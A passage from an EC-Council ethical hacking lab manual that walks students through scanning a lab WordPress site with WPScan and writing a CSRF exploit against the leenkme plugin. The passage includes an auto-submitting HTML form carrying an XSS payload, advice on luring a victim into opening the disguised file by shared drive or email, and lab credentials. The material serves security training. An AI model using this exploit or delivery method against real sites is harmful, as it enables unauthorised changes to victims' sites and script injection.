


Figure 2.4.12: Regenerate Token

27. Close the **Firefox** browser window.
28. Now, click the **MATE Terminal** icon ( ) at the top of the **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.

TASK 4.5

Scan for Vulnerable WordPress Plugins

32. In the **Terminal** window, type **wpscan –api-token <API Token from Step#26> --url http://10.10.10.16:8080/CEH –plugins-detection aggressive --enumerate vp** and press **Enter**.

Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.




Figure 2.4.13: WPScan enumerating vulnerable plugins

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. The result appears, displaying detailed information regarding the target website.

Note: The version of WPScan might differ in your lab environment.




Figure 2.4.14: WPScan Update Prompt

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.

Figure 2.4.15: WPScan results: vulnerable plugins

36. Now, in the terminal window, type **cd /home/attacker/Desktop/** and press **Enter.**




Figure 2.4.16: Navigate to the Desktop folder

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.6

Write a CSRF Exploit Script

37. Now, type **pluma** and press **Enter** to open a text editor window.
38. A **Pluma** text editor window appears. Type the following script in the document:

```
<html>
 <body onload="document.forms['CSRF'].submit()" >
 <form name="CSRF" action="http://10.10.10.16:8080/CEH/wp-admin/admin.php?page=leenkme_facebook" method="POST">
  <input type="hidden" name="facebook_profile" value="on" />
  <input type="hidden" name="fb_publish_wpnonce" value="" />
  <input type="hidden" name="_wp_http_referer" value="CSRF" />
  <input type="hidden" name="facebook_message" value="Hacked!!!" />
  <input type="hidden" name="facebook_linkname" value="CSRF" />
  <input type="hidden" name="facebook_caption" value="CSRF" />
  <input type="hidden" name="facebook_description" value="</textarea>;<script>prompt();</script>" />
  <input type="hidden" name="default_image" value="CSRF" />
  <input type="hidden" name="message_preference" value="author" />
  <input type="hidden" name="clude" value="in" />
  <input type="hidden" name="publish_cats[];" value="0" />
  <input type="hidden" name="update_facebook_settings" value="Save Settings" />
  <input type="submit" value="Submit form" />
 </form>
 </body>
</html>
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.4.17: Writing a Script

39. Click **File** from the menu bar, and from the context menu, click **Save As....**




Figure 2.4.18: Saving the script

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. The **Save As...** window appears; choose the desired location to save the file (here, **/home/attacker/Desktop**). In the **Name** field, type the name of the file as **Security_Script.html** and click the **Save** button.




Figure 2.4.19: Save As window

41. Now, as an attacker, you will share this malicious script file using email, a shared network drive, or other method and will lure the victim into opening the file and executing the script.

42. In this task, we are going to share this file using a shared network drive.

Note: Here, we are sending the malicious payload through a shared directory, but in real-time, you can send it via an email attachment or through physical means such as a hard drive or pen drive.

43. Navigate to the location **/home/attacker/Desktop** and copy the **Security_Script.html** file.

44. Open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

45. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.

46. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

47. Navigate to **CEHv11 Module 14 Hacking Web Applications** and paste the **Security_Script.html** file copied in **Step 43**. Close the window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

